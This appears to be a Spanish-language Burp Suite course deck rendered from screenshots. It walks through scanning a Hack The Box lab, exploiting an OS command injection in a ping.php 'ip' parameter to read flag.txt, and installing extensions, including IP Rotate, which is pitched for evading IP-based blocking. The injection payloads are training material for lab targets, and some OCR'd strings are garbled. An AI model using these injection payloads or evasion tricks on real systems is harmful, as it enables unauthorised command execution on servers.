Scan type

Select the type of scan you'd like to run.

☒ **Crawl and audit**
Maps the attack surface and identifies vulnerabilities. Scans the web application and any detected APIs

☐ **Crawl**
Maps the attack surface of the web application and any detected APIs

☐ **API-only scan**
Offers additional configuration options

☐ **Audit selected items**
Identifies vulnerabilities in the selected items

AI enhancements

Choose AI-powered features to enhance your scan. Note that these features require AI credits.

☐	Name	Description	Type
--------------------------	------	-------------	------

?


Cancel

← Previous

Next →

Scan

Escaneo de sitios



Vulnerabilidad encontrada

The screenshot displays the Burp Suite interface during a web security audit. The top toolbar includes buttons for 'Send', 'Target', 'Proxy', 'Repeater', 'Intruder', 'Collaborator', 'Organizer', 'Comparator', 'Sequencer', 'Decoder', 'IP Rotate', 'Logger', and 'Extensions'. The 'URL view' tab is active, showing a list of URLs. The selected URL is 'http://94.237.61.133:49042'. The 'Contents' tab shows the details of the HTTP request and response. The request is a GET request to 'http://94.237.61.133:49042'. The response is a 200 OK status with a 'Content-Type: text/html; charset=UTF-8' header. The 'Issues' tab on the right shows a warning for 'Cross-origin resource sharing: arbitrary origin'.

Escaneo pasivo

Burp Suite Professional v2025.2.3 - CTF01 - licensed to Dreamlab Technologies Chile SpA

Dashboard Target Proxy Repeater View Help Param Miner

IP Rotate Logger Extensions

Intercept HTTP History WebSockets history Match and replace Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	MIME ty	Status cod	Time	Length	IP	Cookies
21	http://localhost:8000	GET	/pong.php	HTML		17:48:30 6 Apr 2025		127.0.0.1	
19	http://localhost:8000	GET	/pong.php	HTML		17:47:36 6 Apr 2025		127.0.0.1	
17	http://localhost:8000	GET	/pong.php	HTML		17:47:28 6 Apr 2025		127.0.0.1	
15	http://localhost:8000	GET	/pong.php	HTML		17:47:20 6 Apr 2025		127.0.0.1	

All issues All issues found by the scanner

Filter

Time	Source	Issue type	Host
17:32:03 6 Apr 2025	Task 2	Unencrypted communications	http://94.237.50.202:48416
17:50:48 6 Apr 2025	Task 2	Unencrypted communications	http://[::1]:8000
18:32:49 6 Apr 2025	Task 2	Unencrypted communications	http://94.237.55.234:52003
18:38:50 6 Apr 2025	Task 2	Unencrypted communications	http://94.237.63.165:41298
19:18:45 6 Apr 2025	Task 2	Unencrypted communications	http://94.237.61.133:49042
19:13:44 6 Apr 2025	Task 6	Input returned in response (reflected)	http://[::1]:8000
19:13:46 6 Apr 2025	Task 6	Input returned in response (reflected)	http://[::1]:8000
19:13:48 6 Apr 2025	Task 6	Input returned in response (reflected)	http://[::1]:8000
19:13:44 6 Apr 2025	Task 6	Cross-site scripting (reflected)	http://[::1]:8000
19:13:46 6 Apr 2025	Task 6	Cross-site scripting (reflected)	http://[::1]:8000
19:21:51 6 Apr 2025	Task 7	Cross-domain Referer leakage	http://94.237.61.133:49042
18:36:01 6 Apr 2025	Task 2	Cookie without HttpOnly flag set	http://94.237.63.165:41298
17:32:12 6 Apr 2025	Task 2	Content type is not specified	http://94.237.50.202:48416
17:32:03 6 Apr 2025	Task 2	Content security policy: allows clickjacking	http://94.237.50.202:48416

Event log (19) All issues

Memory: 386.0MB

Advisory Request Response

Path to issue

Input returned in response (reflect)

Severity: Information
Confidence: Certain
URL: http://[::1]:8000/pong.php

Issue detail

The value of the User-Agent HTTP header is co

Issue background

BurpSuite Crawler

The screenshot displays the Burp Suite Professional interface. The top menu bar includes options like Burp, Project, Intruder, Repeater, View, Help, and Param Miner. Below the menu is a toolbar with various tools: Dashboard, Target, Proxy, Repeater, Intruder, Collaborator, Organizer, Comparer, Sequencer, Decoder, IP Rotator, Logger, and Extensions. The main workspace is titled "7. Crawl and audit of 94.237.61.133:49042" and shows a "Live crawl view" of a website. The website content includes the header "HTB ACADEMY Just another WordPress site" and a large heading "Customer Support". Below the heading, there is a section for customer support contact information, including a link to <http://academy.htb/customer-support.php> and an email address support@academy.htb. The footer of the website shows the publication date "Published August 11, 2021 by academy" and a category "Categorized as [Category]". The left sidebar contains a "Tasks" section with buttons for "New scan" and "New live task", and a list of tasks including "7. Crawl and audit...", "6. Audit of...", "2. Live audit...", and "1. Live passw...". The bottom status bar shows "Event log (13)" and "All issues (14)".

Vulnerabilidad encontrada

The screenshot displays the Burp Suite interface with the following components:

- Top Bar:** Includes tabs for Burp, Proxy, Repeater, Intruder, Collaborator, Organizer, Comparer, Sequencer, Decoder, IP Rotate, Logger, and Extensions. The 'Site map' and 'Target' tabs are highlighted in the top left.
- Left Panel:** Shows a list of HTTP history items. The item with URL `http://94.237.61.133:49042` is highlighted.
- Center Panel:** Displays a table of contents for the selected resource. The table has columns: Host, Method, URL, Params, Length, MIME type, Title, Notes, and Status code.

Host	Method	URL	Params	Length	MIME type	Title	Notes	Status code
http://94.237.61.133:	GET	/		11315	HTML	HTB Academy #4921..		200
http://94.237.61.133:	GET	index.php(2021/08/11..		16382	HTML	Customer Support 6...		200
http://94.237.61.133:	GET	index.php(2021/08/11..		2093	XML			200
http://94.237.61.133:	GET	index.php/feed/		2306	XML			200
http://94.237.61.133:	GET	index.php/wp-json/		11817	JSON			200
http://94.237.61.133:	GET	api-content/themes/tw...						
http://94.237.61.133:	GET	api-content/themes/tw...						
- Right Panel:** Shows the 'Response' tab with a 'Pretty' view of an HTTP 200 OK response. The response includes headers like 'Date: Sun, 06 Apr 2025 23:18:40 GMT' and 'Server: Apache/2.4.41 (Ubuntu)'. The body content is HTML, starting with `<!doctype html>` and `<html lang="en-US">`.

Reproducir vulnerabilidad

Advisory

Request

Response

Path to issue

OS command injection

Explore issue

Severity: High

Confidence: Firm

URL: <http://94.237.61.133:49042/devtools/ping.php>

Issue detail

The `ip` parameter appears to be vulnerable to OS command injection attacks. It is possible to use the pipe character (`|`) to inject arbitrary OS commands and retrieve the output in the application's responses.

The payload `|echo 8rw0rotkgs uxh461iwc1|ja # |echo 8rw0rotkgs uxh461iwc1|ja #| |echo 8rw0rotkgs uxh461iwc1|ja #` was submitted in the `ip` parameter. The application's response appears to contain the output from the injected command, indicating that the command was executed.

Issue background

Operating system command injection vulnerabilities arise when an application incorporates user-controllable data into a command that is processed by a shell command interpreter. If the user data is not strictly validated, an attacker can use shell metacharacters to modify the command that is executed, and inject arbitrary further commands that will be executed by the server.


OS command injection vulnerabilities are usually very serious and may lead to compromise of the server hosting the application, or of the application's own data and functionality. It may also be possible to use the server as a platform for attacks against other systems. The exact potential for exploitation depends upon the security context in which the command is executed, and the privileges that this context has regarding sensitive resources on the server.

Reproducir vulnerabilidad

The screenshot shows the Burp Suite interface with the 'Request' tab selected. The request is a GET to `/devtools/ping.php?ip=127.0.0.1%7cecho%208rw0rotkgs%20uxh461iwc1%7c%7ca%20%23'%20%7cecho%208rw0rotkgs%20uxh461iwc1%7c%7ca%20%23%7c%22%20%7cecho%208rw0rotkgs%20uxh461iwc1%7c%7ca%20%23 HTTP/1.1`. The response is a 200 OK with a Content-Type of `text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7`. The User-Agent is `Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36`. The Referer is `http://94.237.61.133:49042/index.php/2021/08/11/customer-support/`.

```
1 GET /devtools/ping.php?ip=
  127.0.0.1%7cecho%208rw0rotkgs%20uxh461iwc1%7c%7ca%20%23'%20
  %7cecho%208rw0rotkgs%20uxh461iwc1%7c%7ca%20%23%7c%22%20%7ce
  cho%208rw0rotkgs%20uxh461iwc1%7c%7ca%20%23 HTTP/1.1
2 Host: 94.237.61.133:49042
3 Accept-Encoding: gzip, deflate, br
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image
  /avif,image/webp,image/apng,*/*;q=0.8,application/signed-ex
  change;v=b3;q=0.7
5 Accept-Language: en-US;q=0.9,en;q=0.8
6 User-Agent: Mozilla/5.0 (X11; Linux x86_64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0
  Safari/537.36
7 Connection: close
8 Cache-Control: max-age=0
9 Upgrade-Insecure-Requests: 1
10 Referer:
  http://94.237.61.133:49042/index.php/2021/08/11/customer-su
  pport/
```

Reproducir vulnerabilidad



Reproducir vulnerabilidad

Burp Suite Professional v2023.2.3 - CTFPT - licensed to Dreamlab Technologies CABA S.p.A.

Dashboard Target Proxy Repeater Intruder Collaborator Organizer Comparer Sequencer Decoder IP Rotate Logger Extensions

1 x 4 x 3 x 5 x +

Send Cancel < >

Target: http://94.237.61.133:49042 HTTP/1

Request

Pretty Raw Hex

```
1 GET /devtools/ping.php?ip=
127.0.0.1%7cat%20%7flag.txt%20uxh4611wc1%7c%7ca%20%23%20%7cecho%20%7w0rotkg%20uxh4611wc1%7c%7ca%20%23%7c%22%20%7cecho%20%7w0rotkg%20uxh4611wc1%7c%7ca%20%23 HTTP/1.1
2 Host: 94.237.61.133:49042
3 Accept-Encoding: gzip, deflate, br
4 Accept: |
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
  /webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
5 Accept-Language: en-US;q=0.9,en;q=0.8
6 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/134.0.0.0 Safari/537.36
7 Connection: close
8 Cache-Control: max-age=0
9 Upgrade-Insecure-Requests: 1
10 Referer:
  http://94.237.61.133:49042/index.php/2021/08/11/customer-support/
11 Sec-CH-UA: "Google Chrome";v="134", "Not-A?Brand";v="8",
  "Chromium";v="134"
12 Sec-CH-UA-Platform: "Linux"
13 Sec-CH-UA-Mobile: ?0
14 Content-Length: 0
15
16
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Sun, 06 Apr 2025 23:32:45 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Length: 156
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 <!DOCTYPE html>
10
11 <html lang="en">
12
13 <head>
14   <meta charset="UTF-8">
15   <title>
     Ping
   </title>
16 </head>
17
18 <body>
19   NTB{5c4nn3r5_f1nd_vuln5_w3_m155}
20 </body>
21
22 </html>
```


Done 347 bytes | 203 millis

Reflexión final sobre escáneres

No olvidar detener los escaneos automaticos!

Sesión 3: Herramientas

(Módulo 4: BurpSuite)




Usos avanzados de BurpSuite

1. Collaborator
2. Organizer
3. Comprarer
4. Search
5. Crawler
6. Scanner

Sesión 4: Extensiones

(Módulo 4: BurpSuite)



Bapp Store: Instalar extensiones

The screenshot shows the Burp Suite Professional v2025.2.3 interface. The top menu bar includes Burp, Project, Intruder, Repeater, View, Help, and Param Miner. The main toolbar contains various tools like Dashboard, Target, Proxy, Repeater, Intruder, Collaborator, Organizer, Comparer, Search, and Settings. The 'Extensions' tab is highlighted in the toolbar. Below the toolbar, the 'BApp Store' tab is selected, showing a list of installed extensions. The 'IP Rotate' extension is highlighted in the list. The right sidebar shows details for the 'IP Rotate' extension, including its description and estimated system impact.

Burp Suite Professional v2025.2.3 - CTF01 - licensed to Dreamlab Technologies Chile SpA

Menu: Burp Project Intruder Repeater View Help Param Miner

Toolbar: Dashboard Target Proxy Repeater Intruder Collaborator Organizer Comparer Search Settings

Sequencer Decoder IP Rotate Logger Extensions Add Custom Header Sensitive Discoverer

HTTP Mock Wsdler

Installed BApp Store APIs BChecks Bambada library Extensions settings

Total estimated system impact: **Medium**

BApp Store

The BApp Store contains Burp extensions that have been written by users of Burp Suite, to extend Burp's capabilities.


Search:

Name	Installed	Rating	Popul...	Last updated	System impact	Detail
IP Rotate	✓	★★★★☆		21 Feb 2022	Low	IP Rotate This extension allows you to easily split multiple regions. All the Burp Suite traffic routed through the API Gateway endpoint different on each request. (There is a catch this is pretty low and the more regions!) This is useful to bypass different kinds of protection that blocks based on IP, API WAF blocking based on IP etc. For more information see Bypassing IP Estimated system impact

Buttons: Refresh list Manual install ...

Event log (12) All issues (4) Memory: 287.0MB

Ip Rotate



JS Miner

The screenshot displays the Burp Suite Professional interface. The top menu bar includes options like Dashboard, Target, Proxy, Repeater, Intruder, Collaborator, Organizer, Comparer, Sequencer, Decoder, IP Rotate, Logger, and Extensions. The 'Proxy' tab is active, showing a list of intercepted requests. The selected request is a POST to `http://ctf.warrior.com:9103/execute.php`. The 'Response' pane shows an HTTP 200 OK status with headers including Date, Server, X-Powered-By, Vary, Content-Length, Keep-Alive, Connection, and Content-Type. The response body contains JavaScript code for a security scan, with a red box highlighting the 'Run all possible scans' function call.

```
const ctx = document.getElementById("salesChart").getContext("2d");
const salesData = [12000, 15000, 18000, 20000, 22000, 25000, 23000, 24000, 26000, 28000, 30000, 32000, 34000, 36000, 38000, 40000, 42000, 44000, 46000, 48000, 50000];
const labels = ["Jan", "Feb", "Mar", "Apr", "May", "Jun", "Jul", "Aug", "Sep", "Oct", "Nov", "Dec"];
const datasets = [{
  type: "bar",
  data: salesData,
  labels: salesLabels,
  datasets: [
    {
      label: "Sales Data",
      data: salesData,
      backgroundColor: "#f8766d",
      borderColor: "#f8766d",
      borderWidth: 1
    }
  ]
}];
```

Param Miner

The screenshot displays the Burp Suite Professional interface. The 'Extensions' menu is open, and 'Param Miner' is highlighted. The 'Request' panel shows a POST request to 'http://ctf.tinmarino.com/9103/execute.php'. The 'Response' panel shows an HTTP/1.1 200 OK response with a 'Content-Type: text/html; charset=UTF-8'. The 'Inspector' panel on the right shows the 'Guests body params' section, which contains a JavaScript snippet for a chart.

Request

```
1 POST /execute.php
2 Host: ctf.tinmarino.com
3 Content-Length: 32
4 Accept-Language: en
5 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7; rv:109.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.6.0 Safari/135.0
6 Content-Type: application/json
7 Accept: */*
8 Origin: http://ctf.tinmarino.com
9 Referer: http://ctf.tinmarino.com
10 Accept-Encoding: gzip, deflate, br
11 Connection: keep-alive
12
13 code=
```

Response

```
1 HTTP/1.1 200 OK
2 Date: Mon, 14 Apr 2025 14:12:35 GMT
3 Server: Apache/2.4.62 (Debian)
4 X-Powered-By: PHP/8.1.30
5 Vary: Accept-Encoding
6 Content-Length: 991
7 Keep-Alive: timeout=5, max=100
8 Connection: Keep-Alive
9 Content-Type: text/html; charset=UTF-8
10
11
12 const ctx =
13 document.getElementById("salesChart").getContext('2d');
14
15 salesData =
16   [15000, 18000, 20000, 22000, 25000, 23000, 24000, 30000, 35000];
17
18 const salesChart = new Chart(ctx, {
19   type: "bar",
20   data: {
21     labels: salesLabels,
22     datasets: [
23       {
24         label: "Sales Data",
25         data: salesData,
26         backgroundColor: "#f8766d",
27         borderColor: "#f8766d",
28         borderWidth: 1,
29       },
30     ],
31   },
32   options: {
33     responsive: true,
34     maintainAspectRatio: false,
35     plugins: {
36       legend: {
37         position: "top",
38       },
39     },
40   },
41 });
```

Inspector

Guests body params

```
const ctx =
document.getElementById("salesChart").getContext('2d');

salesData =
  [15000, 18000, 20000, 22000, 25000, 23000, 24000, 30000, 35000];

const salesChart = new Chart(ctx, {
  type: "bar",
  data: {
    labels: salesLabels,
    datasets: [
      {
        label: "Sales Data",
        data: salesData,
        backgroundColor: "#f8766d",
        borderColor: "#f8766d",
        borderWidth: 1,
      },
    ],
  },
  options: {
    responsive: true,
    maintainAspectRatio: false,
    plugins: {
      legend: {
        position: "top",
      },
    },
  },
});
```